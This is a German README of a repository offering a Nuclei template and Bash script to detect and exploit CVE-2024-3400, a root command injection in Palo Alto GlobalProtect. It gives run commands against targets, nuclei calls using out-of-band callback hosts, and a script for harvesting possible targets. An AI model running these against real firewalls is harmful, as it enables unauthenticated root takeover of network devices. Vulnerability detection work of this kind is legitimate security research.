 schooldropout1337/cve-2024-3400
Nuclei-Template und Bash-Skript zur Erkennung und Ausnutzung der CVE-2024-3400-Befehlsinjektion in Palo Alto PAN-OS GlobalProtect, die eine nicht authentifizierte Codeausführung mit Root-Rechten ermöglicht.


Eine Befehlsinjizierung infolge einer Schwachstelle zur Erstellung beliebiger Dateien in der GlobalProtect-Funktion der PAN-OS-Software von Palo Alto Networks für bestimmte PAN-OS-Versionen und bestimmte Funktionskonfigurationen kann es einem nicht authentifizierten Angreifer ermöglichen, beliebigen Code mit Root-Berechtigungen auf der Firewall auszuführen.
Cloud NGFW, Panorama-Geräte und Prisma Access sind von dieser Schwachstelle nicht betroffen.
Dieses Repository enthält eine Nuclei-Vorlage zur Erkennung von Schwachstellen im Zusammenhang mit Palo-Alto-PAN-OS-Fehlern, die speziell auf CVE-2024-3400 abzielt.
Eine umfassende Recherche wurde durchgeführt von:
[1] https://attackerkb.com/topics/SSTk336Tmf/cve-2024-3400/rapid7-analysis
[2] https://labs.watchtowr.com/palo-alto-putting-the-protecc-in-globalprotect-cve-2024-3400/
Führen Sie den folgenden Befehl aus, um das Bash-Skript auszuführen:
./CVE-2024-3400.sh http://target
oder
sh CVE-2024-3400.sh http://target
Das Skript prüft, ob eine Datei erstellt wurde (Rückgabe des Status 200 OK). Wenn dies erfolgreich ist, prüft es anschließend, ob die Datei existiert (Rückgabe des Status 403 Forbidden).
interactsh-client -v

nuclei -t ./CVE20243400.yaml -u http://target -V telemetry=xyz.oast.fun -debug
nuclei -t ./telemet.yaml -l pa-urls.txt -V telemetry=subdomain.ipv6.1433.eu.org
Eine Liste möglicher Ziele finden Sie hier.
python fofax3r.py
Diese README.md enthält Informationen über die Schwachstelle, die Verwendung der bereitgestellten Skripte, mögliche Ziele und nennt den Autor. Lassen Sie mich wissen, falls Sie weitere Anpassungen benötigen!
